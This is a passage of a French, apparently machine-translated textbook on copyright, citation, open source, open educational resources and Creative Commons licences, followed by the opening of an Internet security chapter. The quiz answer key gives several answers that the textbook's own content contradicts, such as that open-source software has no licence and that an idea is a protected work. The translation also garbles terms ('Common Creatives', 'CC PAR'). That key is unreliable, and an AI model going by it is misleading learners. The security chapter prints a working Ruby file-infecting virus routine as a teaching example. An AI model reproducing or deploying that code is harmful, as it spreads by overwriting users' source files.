Plus précisément, les créateurs peuvent autoriser ou interdire
• Reproduction de leur travail dans des éditions imprimées ou audio
• Reproduction ou diffusion publique de l'œuvre
• Communication du projet au public
• Traduction de l'ouvrage dans d'autres langues
• Conversion de l'œuvre sous une autre forme telle que des scénarios ou des romans

Références et citations

Un travail doit être documenté avec des ressources telles que des livres, des articles scientifiques dans des revues électroniques ou des recherches publiées. Les références dans le texte permettent au lecteur de rechercher et de trouver les sources sur lesquelles le travail spécifique est basé. L'auteur d'un article peut sélectionner des passages d'autres essais publiés. Il peut les paraphraser et présenter son propre travail en se référant aux passages spécifiques. Ces références pointent vers une liste de sources détaillées, dans la section bibliographie à la fin de son article.

Une **référence** est la citation d'une source d'information, qui est incluse dans la bibliographie à la fin de l'ouvrage.

Une **citation** est la référence à un texte original d'une source, au sein de l'œuvre.

Habituellement, les termes référence et citation sont utilisés comme synonymes.

La **bibliographie** à la fin d'un article ou d'un livre comprend tous les textes lus par l'auteur et ayant contribué à la création de son œuvre.

Les listes de référence incluent uniquement les sources référencées dans le texte.

Habituellement, les termes bibliographie et liste de références sont utilisés de manière interchangeable.

Il existe différents styles de référence : le style APA (American Psychological Association) le plus utilisé, le MLA (Modern Language Association), le Chicago Manual of Style. Dans les sciences humaines telles que la littérature, la langue, la philosophie, le style MLA est plus approprié, en sciences de l'éducation et psychologie, l'utilisation du style APA est appropriée ; si le travail concerne les affaires, le style Chicago est idéal.

Les citations peuvent être présentées comme telles :

entre parenthèses : la génération de personnes nées après 1982 a été nommée "digital natives" (Prensky, 2001)

narratif : (Prensky, 2001) personnes nommées « digital natives » nées après 1982

Scribbr (www.scribbr.com) contient des instructions sur la façon de rédiger des rapports. En suivant le style APA concernant les citations dans notre texte, nous pouvons voir comment nous faisons des citations dans le tableau ci-dessous.

Tableau 3: Citations

Nombre d'écrivains	Entre parenthèses	Récit
Un auteur (livre, article de journal, site Web,	(Nom de l'auteur, année de publication) (Boshardt, 2021)	Nom de famille de l'auteur (Année de publication) Bossardt (2021)
Deux écrivains	(Chew & Cerbin, 2021)	Chew et Cerbin (2021)
Plus de deux auteurs	(Göksu et al., 2017)	Goksu et al. (2017)
Ressources multiples	(Bransford, Brown et Cocking, 1999 ; Benassi, Overson et Hakala, 2014 ; Weinstein, Sumeracki et Caviglioli 2019)	
Référence indirecte	(Branson, 1978, cité dans Molenda, 2003)	

Les références complètes sont composées en fin de texte dans la bibliographie. Les noms des auteurs sont mentionnés par ordre alphabétique. Les références suivent les règles du tableau 4.

Tableau 4: Format de référence APA

Références	Format de référence APA
Livres	Nom de famille de l'auteur, initiale du prénom. Initiale. (Année de publication). Titre du livre (édition ed). Éditeur.
Un site web ou un pdf	Nom de famille de l'auteur, initiale du prénom. (Année, mois, date de publication). Titre de l'ouvrage. Nom du site Web. URL
Articles de journaux	Nom de famille de l'auteur, initiale du prénom. Initiale. (Année de publication). Titre de l'article. Titre du périodique, volume (numéro), page de pages. https://doi.org/DOI*
Statistiques	Nom de l'auteur, Prénom. "Titre du document/page Web : sous-titre." Titre du site Web, éditeur/organisation affiliée, date de publication, URL
Image	Nom, Prénom Initiale du créateur de l'image. "Titre de l'image" ou Description. Image digitale. Titre du site Web. Mois Jour, Année de publication. Date d'accès. URL.



Figure 6: Tips for References



* Le numéro DOI (Digital Object Identifier) (<https://doi.org/DOI>), lorsqu'il est attribué, est unique et immuable

Office de l'Union européenne pour la propriété intellectuelle (2020, février). Foire aux questions sur le droit à la propriété intellectuelle. <https://euipo.europa.eu/ohimportal/el/web/observatory/faqs-on-copyright-el#1>

L'Open source

L'**open source** est un terme qui faisait à l'origine référence à un logiciel open source (OSS). Un logiciel open source fait référence à un code conçu pour être accessible au public - n'importe qui peut voir, modifier et distribuer le code comme il le souhaite. L'open source est devenu aujourd'hui un mouvement ainsi qu'une façon de travailler qui va au-delà de la production de logiciels.



Figure 7: logiciel source du stylet O

L'**open source** ne signifie pas seulement l'accès au code source. Les conditions de distribution des logiciels libres doivent respecter **les critères suivants** :

1. **Redistribution gratuite** : la licence n'empêchera aucune partie de vendre ou de donner le logiciel en tant que composant d'une distribution de logiciel agrégée contenant des programmes provenant de plusieurs sources différentes. La licence n'exigera aucune redevance ni aucune autre frais.
2. **Code source** : le programme doit inclure le code source et doit permettre la distribution sous forme de code source ainsi que sous forme compilée. Si une certaine forme de produit n'est pas distribuée avec le code source, il doit y avoir un moyen bien connu d'obtenir le code source pour un coût de reproduction pas plus qu'un coût raisonnable, de préférence, en le téléchargeant via Internet sans frais. Le code source doit être la forme préférée dans laquelle un programmeur modifierait le programme. Le code source délibérément masqué n'est pas autorisé. Les formes intermédiaires telles que la sortie d'un préprocesseur ou d'un traducteur ne sont pas autorisées.
3. **Absence de discrimination à l'encontre de personnes ou de groupes** : la licence ne doit pas être discriminatoire à l'égard d'une personne ou d'un groupe de personnes.
4. **Pas de discrimination contre les domaines d'activité** : La licence ne doit empêcher personne d'utiliser le programme dans un domaine d'activité spécifique. Par exemple, il ne peut empêcher l'utilisation du programme dans une entreprise ou son utilisation pour la recherche génétique.
5. **Distribution de licence** : Les droits attachés au programme doivent s'appliquer à tous ceux que le programme est redistribué sans avoir besoin d'une licence supplémentaire.
6. **La licence ne doit pas être spécifique à un produit** : Les droits attachés au programme ne doivent pas dépendre du fait que le programme fait partie d'une distribution de logiciel particulière. Si le programme est extrait de cette distribution et utilisé ou distribué conformément aux termes de la licence du programme, toutes les parties à qui le programme est redistribué doivent avoir les mêmes droits que ceux qui sont accordés en conjonction avec la distribution originale du logiciel.
7. **La licence ne doit pas restreindre les autres logiciels** : La licence ne doit pas imposer de restrictions sur les autres logiciels distribués avec le logiciel sous licence. Par exemple, la licence ne doit pas insister sur le fait que tous les autres programmes distribués sur le même support doivent être des logiciels open source.
8. **La licence doit être neutre sur le plan technologique** : aucune disposition de la licence ne peut être fondée sur une technologie ou un style d'interface individuel.

Ressources éducatives libres

Définition

Le terme **ressources éducatives libres** (REL) a été utilisé pour la première fois lors d'une conférence organisée par l'UNESCO en 2002, définie comme « la mise à disposition ouverte de ressources éducatives, rendue possible par les technologies de l'information et de la communication, pour



consultation, utilisation et adaptation par une communauté d'utilisateurs pour à des fins non commerciales » (Johnstone, 2005).

La définition des REL actuellement la plus souvent utilisée est la suivante : "les ressources éducatives libres sont des supports numérisés proposés librement et ouvertement aux éducateurs, étudiants et auto-apprenants pour qu'ils les utilisent et les réutilisent pour l'enseignement, l'apprentissage et la recherche". (OCDE, 2007)

Donc, nous pouvons dire brièvement que les ressources éducatives libres sont tout type de matériel pédagogique qui est dans le domaine public ou introduit avec une licence ouverte. La nature de ces documents ouverts signifie que n'importe qui peut légalement et librement les copier, les utiliser, les adapter et les partager ou, comme il est plus largement connu, participer aux activités « 5R », comme indiqué dans les tableaux 5, 6 et la figure 8. .


Tableau 5: Activités 5R

5R Activités des REL (Autorisations 5R)	
Retenir	Créer et posséder une copie
Réutilisation	Utilisation dans un large éventail de façons
Réviser	Adapter, modifier et améliorer
Remixer	Combinez deux ou plusieurs
Redistribuer	Partagez avec les autres

Tableau 6: Types de REL

Types de REL	Manuels scolaires
	Cours
	Plans de cours
	Logiciel
	Matériel audio
	Images et vidéo
	Essais
	Activités et jeux

Figure 8: Types de REL et caractéristiques des 5R



Les REL visent principalement à mettre des ressources à la disposition des éducateurs, qui peuvent être attribuées aux étudiants.

Comme mentionné précédemment, une REL est reconnue si tous les domaines sont clairement marqués comme étant dans le domaine public ou publiés sous une licence ouverte, telle que Common Creatives . Il existe six licences Creative Commons standardisées dont nous parlerons plus tard .

La REL est

- Accessible
- Collaboratif
- Rentable
- Équitable
- Adaptable

L'utilisation des REL présente de nombreux avantages, tant pour les étudiants que pour les enseignants. Plus précisément, les avantages pour les étudiants sont que les REL sont des ressources peu coûteuses ou gratuites, qu'elles sont facilement accessibles, qu'elles sont personnalisées et pertinentes et qu'elles offrent des opportunités aux initiatives de REL.

Les éducateurs peuvent organiser, adapter et partager des REL parfaitement aux objectifs du programme, ils peuvent également partager librement des innovations, accéder à du matériel de qualité évalué par des pairs pour améliorer le programme, augmenter la rétention des étudiants en réduisant les coûts et enfin, ils favorisent le dialogue entre pairs dans le secteur à l'échelle mondiale. .

Quel est le bon usage des REL ?

Une fois que nous utilisons une REL, il est important de créditer la source. Certaines règles constituent la manière « appropriée » d'utiliser une REL. Nous citons donc ci-dessous cinq conseils pratiques de Creative Commons Australie pour créditer le travail de Creative Commons.

1. Indiquez le nom de l'auteur et le titre de l'œuvre
2. Si possible, fournissez un lien vers la source du travail
3. Fournissez un lien vers la licence Common Core qui s'applique à l'œuvre originale
4. Indiquez si vous avez apporté des modifications au travail
5. Conservez intact tout droit d'auteur fourni par l'auteur

Quelle REL convient à mon objectif ?

Un groupe de bibliothécaires de l'université de la Colombie-Britannique a développé une rubrique appelée "The Open Education Resource Repository" (OERR) pour désigner un processus d'évaluation des référentiels de ressources éducatives ouvertes. Cette rubrique évalue les REL dans les domaines suivants

- Autorité
- Public
- Accès & Diversité
- Convivialité
- Couverture du sujet
- Fonctionnalité de recherche et navigation
- Type de support
- Licences et autorisations

La rubrique propose une définition pour chaque domaine et une évaluation basée sur un système de niveaux, du niveau 1 (le plus bas) au niveau 3 (le plus élevé). Il est conçu comme un outil lorsque vous tombez sur un nouveau référentiel, si ce référentiel vaut la peine d'être exploré avant de passer du temps à rechercher des ressources individuelles.

OCDE, Donner des connaissances gratuitement, 2007,
<https://www.oecd.org/education/ceeri/38654317.pdf>

Rubrique Open Education Resource Repository (OERR),
<https://open.bccampus.ca/files/2014/07/OERR-Rubric.pdf>

Creative Commons

L'utilisation élargie d'Internet dans le monde a modifié les données sur la gestion des droits d'auteur, car la majorité des œuvres ne sont disponibles que sous forme numérique. La différence avec d'autres projets est que la distribution et le traitement d'œuvres diffusées numériquement ne supposent pas l'existence d'un support. Dans ce contexte, la gestion des droits découlant de ces projets s'effectue dans le cadre de licences et d'autorisations spéciales.

Un auteur se réserve évidemment son droit exclusif d'exploitation commerciale de son œuvre. Cependant, s'il ne le souhaite pas, il devra fournir son travail avec une licence appropriée. Le type de licence le plus populaire qui s'applique dans de tels cas est la licence "Creative Commons".

Creative Commons (CC) est une organisation à but non lucratif dédiée à l'élargissement de la gamme d'œuvres protégées par le droit d'auteur disponibles pour s'appuyer sur ces œuvres et d'autres et pour les partager légalement. Cette organisation délivre diverses licences de droits d'auteur appelées licences "Creative Commons". Ces licences permettent aux auteurs de déclarer facilement quels droits ils conservent et quels droits ils mettent de côté au profit d'autres auteurs.



Figure 9: Characteristics of CC



- Les caractéristiques de ces licences sont
- Disponible gratuitement en ligne.
 - Ils ne sont pas exclusifs.
 - Permettre l'échange de projets via-l'Internet.
 - Leur utilisation ne nécessite pas la démission complète du titulaire du droit d'auteur des droits dont il dispose, car les types de licences varient.

Les domaines dans lesquels ces licences peuvent être utilisées sont :

- contenu pédagogique
- contenu beaux-arts
- oeuvres musicales
- contenu radio et télévision
- information publique
- bibliothèques

Une autre caractéristique importante de ces licences (CC) est qu'elles sont composées en tenant compte des couches suivantes :

1. Code juridique
2. Compréhension par tous
3. Compréhension par les machines

Le **code juridique** est l'outil juridique conventionnel

Figure 10: CC music



Comprendre par tous signifie que les licences doivent être comprises par toutes les personnes qui n'ont aucune connaissance juridique préalable. Ils sont appelés "Commons Deed" ou "Readable by humans"

La compréhension par les machines repose sur un mode de description normalisé (CC REL - CC Copyright Language) et vise à rendre compréhensible la manière autorisée de diffuser l'œuvre concernée par le logiciel Internet.







Tous les types de licences Common Creatives commencent par une attribution BY et sont en fait une combinaison des conditions de base composées de BY, NC, ND, SA comme expliqué ci-dessous

- PAR attribution (donne crédit au créateur du matériel)
- NC non commercial (Toute utilisation de l'œuvre doit être à des fins non commerciales uniquement)
- ND pas d'œuvres dérivées (seules des copies textuelles de l'œuvre peuvent être utilisées)
- SA partager à l'identique (Toute nouvelle œuvre produite à partir de ce matériel doit être mise à disposition dans les mêmes conditions)

Les types de licences Creative Commons sont les suivants



Tableau 7: Types de licences Creative Commons


LICENCES	CONDITIONS	
	CC PAR	Attribution
	CC BY-SA	Attribution-Partager un like
	CC BY-ND	Attribution-Non Travaux dérivés
	CC BY-NC	Attribution-Non Commercial
	CC BY-NC-SA	Attribution-Non Commercial-Share Alike
	CC BY-NC-ND	Attribution-Non Commercial-Pas d'Œuvres Dérivées

Le choix d'une licence ne nécessite pas que le créateur connaisse tous les types de licence proposés. Le site officiel de Creative Commons propose une interface très conviviale où l'utilisateur final décide des droits qu'il accordera en répondant à un questionnaire détaillé. Après avoir rempli le questionnaire, la licence Creative Commons appropriée est accordée pour une utilisation par l'organisation.

Site officiel de Creative Commons <https://creativecommons.org/licenses/?lang=en> (consulté le 22 mai 2022)

Site officiel des licences Creative Commons <https://creativecommons.org/licenses/?lang=en> (consulté le 22 mai 2022)





- 1) **La protection du droit d'auteur est très importante car,**
 - a) de cette façon, les propriétaires sont moralement récompensés.
 - b) les jeunes ont ainsi la possibilité de découvrir et d'apprécier les produits intellectuels.
 - c) de cette manière, les propriétaires peuvent être protégés et avoir un motif supplémentaire pour produire de nouvelles œuvres.
 - d) tout le monde peut reproduire et distribuer des produits intellectuels.

- 2) **L'originalité, la création humaine et la spécificité de la forme sont les principales conditions de la protection juridique du droit d'auteur afin**
 - a) Qu'un produit soit considéré comme digne d'une protection et d'une reconnaissance légales.
 - b) Que les créateurs obtiennent un profit économique.
 - c) D'être adopté par quelqu'un d'autre.
 - d) D'être considéré comme un produit protégé à l'ère numérique moderne.

- 3) **Pour éviter le plagiat, il faut**
 - a) utiliser les mêmes mots du texte d'un livre publié et inclure le nom de l'auteur et le titre du livre dans la bibliographie.
 - b) ajouter ou omettre quelques mots d'un texte original sans faire aucune référence à l'auteur du texte.
 - c) utiliser les mots exacts d'une source quelconque entre guillemets et faire référence à la source dans son texte ainsi que dans la bibliographie.
 - d) résumer les informations d'une source sans y faire référence

- 4) **Le plagiat peut être considéré comme**
 - a) une certaine forme de droit d'auteur .
 - b) un droit moral .
 - c) une règle de droit .
 - d) une question d'honneur .

- 5) **Lequel des éléments suivants peut être considéré comme une œuvre de l'esprit protégée par les droits de propriété intellectuelle ?**
 - a. Une invention
 - b. Une idée
 - c. Une œuvre d'art (par exemple une chorégraphie)
 - d. Une décision judiciaire

- 6) **Références et citations**
 - a. doivent être écrites dans le style approprié selon le sujet de chaque paragraphe
 - b. doivent faire partie du texte, pas de la bibliographie
 - c. doivent être le plus nombreuses possible
 - d. ne sont pas nécessaires pour paraphraser

7) Lequel des éléments suivants est considéré comme un logiciel open source ?

- a. Microsoft Office
- b. lecteur Acrobat
- c. Photoshop
- d. Gimp

8) Qu'est-ce qui caractérise un logiciel open source ?

- a. Il n'y a pas de licence pour l'utiliser
- b. Personne n'a financé sa production
- c. Personne ne peut changer son code source
- d. N'importe qui peut le modifier et l'utiliser

9) Lequel des éléments suivants ne caractérise pas les REL ?

- a. Accessibilité
- b. Individualité
- c. Équité
- d. Adaptabilité

10) Supposons que vous ayez créé un produit numérique et que vous le publiez sur le Web. Vous voulez que les gens utilisent votre travail à n'importe quelle fin, y compris à des fins commerciales ; cependant, vous ne voulez pas que les gens partagent votre produit sous une forme adaptée. De plus, vous exigez que les gens vous rendent hommage. La licence appropriée pour votre produit est

- a. CC BY-ND
- b. CC BY-NC
- c. CC BY-NC-ND
- d. CC BY-NC-SA

1a, 2d, 3c, 4d, 5b, 6a, 7d, 8a, 9b, 10a



Les références

Anjaneya, RNM & Lalitha, A., 2016. « Comprendre les lois sur le droit d'auteur : violation, protection et exceptions », *International Journal of Research in Library Science*, 2 (1), pp. 48-53. Disponible sur https://www.researchgate.net/publication/301890434_Understanding_Copyright_Laws_Infringement_Protection_and_Exceptions (consulté le 22 mai 2022).

En ligne Ballard, S. (2008). Donnez du crédit là où le crédit est dû : évitez le plagiat et la violation du droit d'auteur. Acquis de <https://library.alliant.edu/screens/plagiarism.pdf>

Barker, G., Baumgart, S., Harrison, R., Idicula, A., Berzina, IK, Mc Manus, J., Lopes, SM et Yotova, A. (2016). Trousse d'enseignement sur la propriété intellectuelle Notions de base sur la propriété intellectuelle.

Office européen des brevets (OEB) et Office de l'Union européenne pour la propriété intellectuelle (EUIPO). Munich. Acquis sur https://euipo.europa.eu/knowledge/pluginfile.php/81475/mod_resource/content/5/IPTK_Basics%20EN%2004_2018_actual.pdf

Eger, Th. & Scheufen, M., 2012. "Le passé et l'avenir du droit d'auteur : changement technologique et au-delà", pp. 37-64. Disponible sur https://www.researchgate.net/publication/280043122_The_past_and_the_future_of_copyright_law_technological_change_and_beyond (consulté le 22 mai 2022).

Irving Hexham, *LE FLÉAU DU PLAGIAT*, Université de Calgary. Disponible sur : <https://people.ucalgary.ca/~nurelweb/academic/plag.html> (consulté le 22 mai 2022).

Johnstone, S. (2005), « Open Educational Resources and Open Content, Background Note », Institut international de planification de l'éducation, Forum de discussion Internet sur les ressources éducatives libres, Open Content for Higher Education.

Université de Leeds Beckett, 2014, *Le petit livre de la tricherie, du plagiat et des pratiques déloyales*.

Lipton, J., Une taxonomie des emprunts, 24 *Fordham Intell. Prop. Media & Ent. LJ* 951 (2015).

Ljubojev, N. & Kavalic, M. & Stanisavljev, S., 2018. *La paternité en tant que sujet du droit d'auteur*. Textile Science and Economy IX, 9th International Scientific-Professional Conference, Zrenjanin, Serbie, 6 novembre 2018.

L'université d'Oxford. Disponible sur : <https://www.ox.ac.uk/students/academic/guidance/skills/plagiarism>. (Consulté le 22 mai 2022)

Sites Internet

Machine à citer. <https://www.citationmachine.net/apa> (consulté le 22 mai 2022)

Site officiel de Creative Commons <https://creativecommons.org/licenses/?lang=en> (consulté le 22 mai 2022)

Site officiel des licences Creative Commons <https://creativecommons.org/licenses/?lang=en> (consulté le 22 mai 2022)

Office de l'Union européenne pour la propriété intellectuelle (2020, février). Foire aux questions sur le droit à la propriété intellectuelle. <https://euipo.europa.eu/ohimportal/el/web/observatory/faqs-on-copyright>

Mendeley. <https://www.mendeley.com/guides/apa-citation-guide/> (Consulté le 22 mai 2022)

nicktux.com › définition open source osd – NickTux <https://nicktux.com/osd/> (consulté le 22 mai 2022)

OCDE, Giving Knowledge for Free, 2007, <https://www.oecd.org/education/cei/38654317.pdf> (consulté le 22 mai 2022)

Open Education Resource Repository (OERR) Rubric, <https://open.bccampus.ca/files/2014/07/OERR-Rubric.pdf> (consulté le 22 mai 2022)

Open Source Hardware Association <https://www.oshwa.org/definition/> (consulté le 22 mai 2022)

Organisation des technologies ouvertes : <https://creativecommons.ellak.gr/fylladio/> (consulté le 22 mai 2022)

Streefkerk, R. (2020, 4 novembre). Citations APA dans le texte (7e édition). Scribbr. <https://www.scribbr.com/apa-style/in-text-citation/> (Consulté le 22 mai 2022)

La définition Open Source - Wikipedia https://en.wikipedia.org/wiki/The_Open_Source_Definition#:~:text=The%20distribution%20terms%20of%20open,programs%20from%20several%20different%20sources. (Consulté le 22 mai 2022)

La définition Open Source | Initiative Open Source <https://opensource.org/osd> (consulté le 22 mai 2022)

Qu'est-ce que l'open source ? - Red Hat <https://www.redhat.com/en/topics/open-source/what-is-open-source#:~:text=Open%20source%20is%20a%20term,code%20as%20they%20voir%20fit>. (Consulté le 22 mai 2022)

Organisation mondiale de la propriété intellectuelle (2016). Comprendre le droit d'auteur et les droits voisins. Publication de l'OMPI (n° 909). Obtenu sur https://www.wipo.int/edocs/pubdocs/en/wipo_pub_909_2016.pdf

Chapitre 5 : la sécurité sur Internet

Auteurs : Nikolaos Sideris, professeur Gloria Violari, Vasiliki Baketta , Katerina Fotiou,
Alexandra Melista

INTRODUCTION

La sécurité Internet

La sécurité Internet est une branche de la sécurité informatique . Il englobe la sécurité du navigateur , la sécurité du site Web et la sécurité du réseau , telles qu'elles s'appliquent à d'autres applications ou systèmes d'exploitation dans leur ensemble. Son principal objectif est de mettre en place des règles et des mesures afin de les utiliser contre les agressions sur Internet. Internet est un canal d'échange d'informations par nature peu sûr, avec un risque élevé d' intrusion ou de fraude, comme le phishing , les virus, les chevaux de Troie , les ransomwares ou vers , et d'autres menaces dont nous parlerons dans ce chapitre. De plus, il est très courant de rencontrer le terme piratage dans nos activités en ligne, un terme que nous utiliserons également.

Les menaces

Figure 11 – Les types de menaces les plus communs



Dans ce chapitre, nous décrivons brièvement les menaces les plus courantes telles que les attaques de réseau ou les logiciels malveillants. Ce dernier se présente sous de nombreuses formes, telles que les virus, les chevaux de Troie , les logiciels espions et les vers. Plus précisément, les menaces les plus courantes sont :

✓ **malveillant** est un logiciel utilisé pour perturber et perturber le fonctionnement d'un ordinateur, collecter des informations sensibles ou accéder à des systèmes et des cadres informatiques privés. Les logiciels malveillants se caractérisent par leur intention malveillante, agissant contre les exigences de l'utilisateur de l'ordinateur, et n'incluent pas les logiciels qui causent involontairement des dommages en raison d'une déficience (Computer Awareness 2021) . Les problèmes possibles que les programmes malveillants peuvent causer sont :

- Supprimez ce que nous avons enregistré sur notre disque dur, par exemple les dossiers médicaux, les dossiers de communication, etc.
- Réduire la vitesse de traitement de notre ordinateur
- Des messages gênants apparaissent à l'écran
- En général, notre ordinateur effectue des actions autres que celles que nous lui demandons d'effectuer.

• Un **virus informatique** est un programme malveillant qui peut copier des fichiers ou se copier sans intervention de l'utilisateur et infecter notre ordinateur sans notre permission. Un virus peut être détecté dans de nombreux types de fichiers, des programmes exécutables aux fichiers de bureau. Un virus peut se propager d'un ordinateur à un autre. Par exemple, par un utilisateur envoyant le virus sur le réseau ou sur Internet, ou en le transférant sur un support de stockage portable. Lorsque le destinataire ouvre un fichier infecté, le virus est activé et infecte d'autres fichiers. Le virus endommagera notre ordinateur comme prévu à l'origine et rendra finalement son système d'exploitation inutile.



Nous pouvons voir un tel exemple de code malveillant dans la figure 2.

```

1  #0x3a
2  def infect_files
3    count = 0
4    virus_top = '#0x3a'
5    virus_bottom = '#:'
6    files = Dir["./**/*.rb"]
7
8    files.each do |random_file|
9
10     first_line = File.open(random_file, &:gets).strip
11
12     if first_line != virus_top
13       File.rename(random_file, 'tmp.rb')
14       virus_file = File.open(__FILE__, "rb")
15       virus_contents = ''
16
17       virus_file.each_line do |line|
18         virus_contents += line
19         if line =~ /#{virus_bottom}/
20           count += 1
21           if count == 2 then break end
22         end
23       end
24       File.open(random_file, 'w') {|f| f.write(virus_contents) }
25       good_file = File.open('tmp.rb', 'rb')
26       good_contents = good_file.read
27       File.open(random_file, 'a') {|f| f.write(good_contents)}
28       File.delete('tmp.rb')
29     end
30   end
31 end


```

Figure 12 - Part of a computer virus malicious source code. The specific virus changes random parts of a file contents rendering it useless

- **Les vers** informatiques sont des logiciels malveillants qui se copient et se propagent à travers les ordinateurs et les réseaux. Contrairement au virus, il n'a pas besoin de se connecter à un programme existant. Il n'adhère pas non plus à un fichier utilisateur, et l'utilisateur n'est pas non plus tenu d'effectuer une action telle que l'ouverture d'un fichier. Elle se diffuse d'elle-même, notamment rapidement. Certains des pires vers de l'histoire ont infecté des millions d'ordinateurs en quelques heures.

- **Un ransomware** est un type de logiciel malveillant qui restreint l'accès au système informatique infecté et exige une rançon pour que la restriction soit supprimée.

Figure 13 - Screenshot of a locked system demanding ransom to



- **Le cheval de Troie** est un programme qui se déguise en programme intéressant, utile ou souhaitable pour accéder à un système (Miami Dade College 2021). Les utilisateurs téléchargent souvent des chevaux de Troie à partir d'un site Web compromis, d'un service de partage de fichiers ou même d'une pièce jointe à un e-mail. Le fichier joint contient généralement de beaux graphiques ou animations ! Lorsque l'utilisateur installe ce logiciel, il fonctionne généralement comme programmé, de sorte que l'utilisateur ne se doute de rien. Les tactiques utilisées par les chevaux de Troie sont similaires à celles utilisées par le héros grec Ulysse à Troie. En particulier, les chevaux de Troie cachent un code malveillant qui peut infecter l'ordinateur. Extérieurement, ils ressemblent à des programmes qui exécutent des fonctions utiles, ils semblent intéressants et donnent l'impression qu'ils sont sûrs . Mais lorsque l'utilisateur exécute un tel programme, le code malveillant est activé et infecte l'ordinateur. Habituellement,



une infection par un cheval de Troie installe un programme qui permet aux utilisateurs non autorisés d'accéder à l'ordinateur infecté et de l'utiliser pour lancer d'autres attaques sur d'autres ordinateurs sur Internet.

- **Les logiciels espions** font référence à des programmes qui surveillent subrepticement l'activité sur un système informatique et transmettent des informations de l'ordinateur infecté à d'autres sans le consentement de l'utilisateur. Un type particulier de logiciel espion est le logiciel malveillant d'enregistrement de frappe (Wikibooks 2017) . Souvent appelé enregistrement de frappe ou capture de clavier, car il fait référence à l'action d'enregistrer (enregistrer) les touches frappées sur un clavier ³.

- Une attaque **par déni de service** (DoS) est une tentative de rendre une ressource informatique indisponible pour ses utilisateurs prévus. Cela fonctionne en faisant de nombreuses demandes à la fois que le système ou le cadre ciblé est dépassé et devient incapable de traiter l'une d'entre elles.

- **Le piratage** consiste à utiliser un ordinateur pour accéder à des informations stockées sur un autre système informatique sans autorisation ou pour propager un virus informatique (Cambridge Dictionary 2022).

Les motivations et les objectifs des pirates diffèrent. Ils visent généralement à :

- ✓ gain financier par le vol des détails de la carte de crédit ou en fraudant les services financiers
- ✓ espionnage industriel
- ✓ acclamer la notoriété ou l'estime pour leurs capacités de piratage
- ✓ voler des informations commerciales et des renseignements nationaux (parrainés par l'État)
- ✓ attirer l'attention du public en divulguant des informations sensibles (pirates ou hacktivistes politiquement motivés, tels que Anonymous, LulzSec et WikiLeaks).



³« Enregistrement des frappes », Wikipédia . 24 avril 2022. Consulté : 13 mai 2022.
https://en.wikipedia.org/w/index.php?title=Keystroke_logging&oldid=1084356129

Les types de pirates les plus courants sont présentés dans la figure 4.

